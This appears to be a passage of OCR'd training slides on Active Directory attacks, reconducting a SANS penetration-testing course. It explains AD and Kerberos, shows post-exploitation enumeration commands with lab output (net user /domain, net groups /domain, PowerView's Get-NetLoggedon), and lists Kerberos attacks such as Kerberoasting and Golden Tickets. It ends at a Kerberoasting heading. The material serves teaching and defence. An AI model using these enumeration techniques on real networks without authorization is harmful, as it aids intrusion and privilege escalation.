AD Attacks

Facilitated by Joseph Zeng

Reconduct of SANS Network Penetration Testing and Ethical Hacking

Is this reconduct for you?

Pre-requisites

- Attendees are expected to have a working knowledge of TCP/IP and have a basic knowledge of the Windows command lines before they come to class.

Who should attend

- Defenders who want to better understand offensive methodologies, tools, and techniques
- Auditors who need to build deeper technical skills
- Forensics specialists who want to better understand offensive tactics
- Security personnel whose job involves assessing Windows networks and systems to find and remediate vulnerabilities

Reconduct of SANS Network Penetration Testing and Ethical Hacking

About me

Joseph Zeng

- Senior CyberSecurity Specialist, ACAS, ACC
- Twitter: @josephzengsg
- LinkedIn: https://sg.linkedin.com/in/josephzeng

It sounds so easy …

I. Identify members of all default privileged security groups in Active Directory (e.g. Domain Admins), or identify privileged users in Active Directory.

II. Next, calculate who has sufficient effective permissions to be able to change membership of these groups, reset the passwords of their members, or modify their permissions or ownership on these objects.

III. Finally, repeat steps 1 and 2, and you will have found hundreds of privileged escalation paths in virtually any Active Directory today.

Source: https://www.paramountdefenses.com/insights/for-penetration-testers-and-ethical-hackers.html

Reconduct of SANS Network Penetration Testing and Ethical Hacking

Definitions

What is Active Directory (AD)?

Active Directory (AD) is a directory service developed by Microsoft for Windows domain networks. It is included in most Windows Server operating systems as a set of processes and services. Initially, Active Directory was only in charge of centralized domain management. However, Active Directory became an umbrella title for a broad range of directory-based identity-related services.

A server running Active Directory Domain Service (AD DS) is called a domain controller. It authenticates and authorizes all users and computers in a Windows domain type network—assigning and enforcing security policies for all computers and installing or updating software. For example, when a user logs into a computer that is part of a Windows domain, Active Directory checks the submitted password and determines whether the user is a system administrator or normal user. Also, it allows management and storage of information, provides authentication and authorization mechanisms, and establishes a framework to deploy other related services: Certificate Services, Active Directory Federation Services, Lightweight Directory Services, and Rights Management Services.

Source: Wikipedia

Reconduct of SANS Network Penetration Testing and Ethical Hacking

Definitions

Directory Service

- A hierarchical structure to store objects for quick access and management of all resources

A Data Store

- Contains information about objects: servers, computers, users, accounts, groups
- Information stored in NTDS.dit on Domain Controllers

NTDS.dit

- Main Active Directory (AD) database file
- Stored in C:\Windows\NTDS\
- Kept in the Domain Controller (DC)

Reconduct of SANS Network Penetration Testing and Ethical Hacking

Definitions

Lightweight Directory Access Protocol (LDAP)

- Protocol to access, search and modify objects. All domain users can query the DCs about objects

Domain Name System (DNS)

- Convert a computer’s host name into an IP address.

Example: tech.gov.sg → 13.229.8.42

Users Groups


Domain Admin	- Have full control of the domain - Is a member of Administrator group on all DCs, servers and workstations
Domain User	- Does not have full control of the domain - Is a member of user group on all workstations
Service Account User	- Have full control of an application or service - Account use to log on and make changes to the system or configuration

Reconduct of SANS Network Penetration Testing and Ethical Hacking

Post-exploit enumeration

Active Directory Enumeration

After an assumed breach of a workstation, an attacker can look around...




Reconduct of SANS Network Penetration Testing and Ethical Hacking


Post-exploit enumeration

Active Directory Enumeration

First we want to look at who are the domain users



```
C:\Users\Administrator>net user /domain

User accounts for \\DC

-------------------------------------------------------------------------------
AbigailJackson           Administrator            AlexanderWhite
AndreaBaker              AndreaBrown              AndreaClark
AndreaCollins            AndreaCruise             AndreaDavis
AndreaEdwards            AndreaGates              AndreaGoodman
AndreaGreen              AndreaHarrison           AndreaJohnson
AndreaJones              AndreaKing               AndreaRobinson
AndreaShaw               AndreaSmith              AndreaWhite
AndreaWilliams           AndreaYoung              AndrewAllison
AndrewAnderson           AndrewBallmer            AndrewBrown
AndrewCruise             AndrewCushman            AndrewDavis
AndrewGates              AndrewGoodman            AndrewJackson
AndrewJohnson            AndrewKing               AndrewMcIntyre
AndrewShaw               AndrewWilliams           AndrewYoung
AndyDavis                AndyGarcia               AngelaHarrison
AngelaYoung              AnnabelleDrew            aroundtrust
BrandonBrown             BrandonCruise            BrandonGreen
BrandonKing              BrandonMiller            BrandonScott
```



```
C:\Users\Administrator>net user Administrator /domain
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/4/2020 2:53:32 PM
Password expires             Never
Password changeable          6/5/2020 2:53:32 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   7/6/2020 12:55:20 AM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Group Policy Creator *Enterprise Admins
                             *Schema Admins        *Domain Admins
                             *Domain Users
The command completed successfully.
```

A

The attacker uses the net user /domain command to find out who is on the domain.

B


Next, the attacker uses the net user *victimusername* /domain command to find out more info about his target

Reconduct of SANS Network Penetration Testing and Ethical Hacking

Post-exploit enumeration

Active Directory Enumeration

Next we want to look at who are the domain groups



```
C:\Users\Administrator>net groups /domain

Group Accounts for \\DC

-------------------------------------------
*Abu Dhabi Team
*Africa Team
*Ajuba Team
*Americas Team
*Amman Team
*Amsterdam Team
*Ankara Team
*APAC Team
*Application Servers
*Argentina Team
*Athens Team
*Atlanta Team
*Australia Team
*Bangalore Team
*Belgium Team
*Berlin Team
*Bern Team
*Bogota Team
```

C


The attacker uses the net groups /domain command to find out what groups are there

Reconduct of SANS Network Penetration Testing and Ethical Hacking

Post-exploit enumeration

Active Directory Enumeration

Next we want to construct the LDAP provider path (e.g. LDAP://HostName:PortNumber/DistinguishedName). We do this by using DirectorySearcher object to query Active Directory.



```
PS C:\Users\Administrator> [System.DirectoryServices.ActiveDirectory.Domai
n]::GetCurrentDomain()


Forest                  : corp.local
DomainControllers       : {DC.corp.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC.corp.local
RidRoleOwner            : DC.corp.local
InfrastructureRoleOwner : DC.corp.local
Name                    : corp.local
```

D

The attacker uses PowerShell and invokes the GetCurrentDomain method of the Domain class of the System.DirectoryServices.ActiveDirectory namespace.


The attacker is able to gather that LDAP://DC.Corp.local/DC=corp,DC=local

Reconduct of SANS Network Penetration Testing and Ethical Hacking

Post-exploit enumeration

Active Directory Enumeration

Next, we get all logged on users on targeted workstations



```
PS C:\Users\Administrator\Desktop\PowerSploit-master\PowerSploit-master\Recon> Import-Module .\PowerView.ps1
PS C:\Users\Administrator\Desktop\PowerSploit-master\PowerSploit-master\Recon> Get-NetLoggedon


wkui1_username     : Administrator
wkui1_logon_domain : CORP
wkui1_oth_domains  :
wkui1_logon_server : DC
ComputerName       : localhost

wkui1_username     : DC$
wkui1_logon_domain : CORP
wkui1_oth_domains  :
wkui1_logon_server :
ComputerName       : localhost

wkui1_username     : DC$
wkui1_logon_domain : CORP
wkui1_oth_domains  :
wkui1_logon_server :
ComputerName       : localhost

wkui1_username     : DC$
wkui1_logon_domain : CORP
wkui1_oth_domains  :
wkui1_logon_server :
ComputerName       : localhost

wkui1_username     : DC$
wkui1_logon_domain : CORP
wkui1_oth_domains  :
wkui1_logon_server :
ComputerName       : localhost

wkui1_username     : DC$
wkui1_logon_domain : CORP
wkui1_oth_domains  :
wkui1_logon_server :
ComputerName       : localhost
```

E

On Powershell, Get-Loggedon is invoked on the PowerView module to get all the logged in users.

This module is included in PowerSploit, a Powershell post-exploitation module.

Authentication

There are two main ways:

- NTLM
- Kerberos


Kerberos:
Computer network authentication protocol that works on the basis of tickets to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner.

In order to Access a service, you need to:

- Obtain Ticket Granting Ticket (TGT)
- Obtain Ticket Granting Service (TGS)
- Gaining access to service

Reconduct of SANS Network Penetration Testing and Ethical Hacking

AD Authentication - Kerberos



1 Request TGT

2 TGT + Session Key

3 Request Ticket + Auth

4 Ticket + Session Key

5 Request Service + Auth


6 Server Authentication

Windows Domain Controller

KDC =AS + TGS

Resource Server

Kerberos: The Attacks



SOME SUCCESSFUL METHODS OF HACKING KERBEROS INCLUDE:

Pass-the-ticket

Golden Ticket

Silver Ticket

Credential stuffing/ Brute force

Encryption downgrade with Skeleton Key Malware

DCShadow attack

I. Kerberoasting (“brute force”)
II. Silver Ticket
III. Golden Ticket


Reconduct of SANS Network Penetration Testing and Ethical Hacking

Kerberoasting

- Process of cracking Kerberos service tickets and rewriting them in order to gain access to the targeted service
- Offline cracking of service account passwords
- Any domain user can perform it
- See original slides (2014) at https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1493862736.pdf

Reconduct of SANS Network Penetration Testing and Ethical Hacking

Kerberoasting



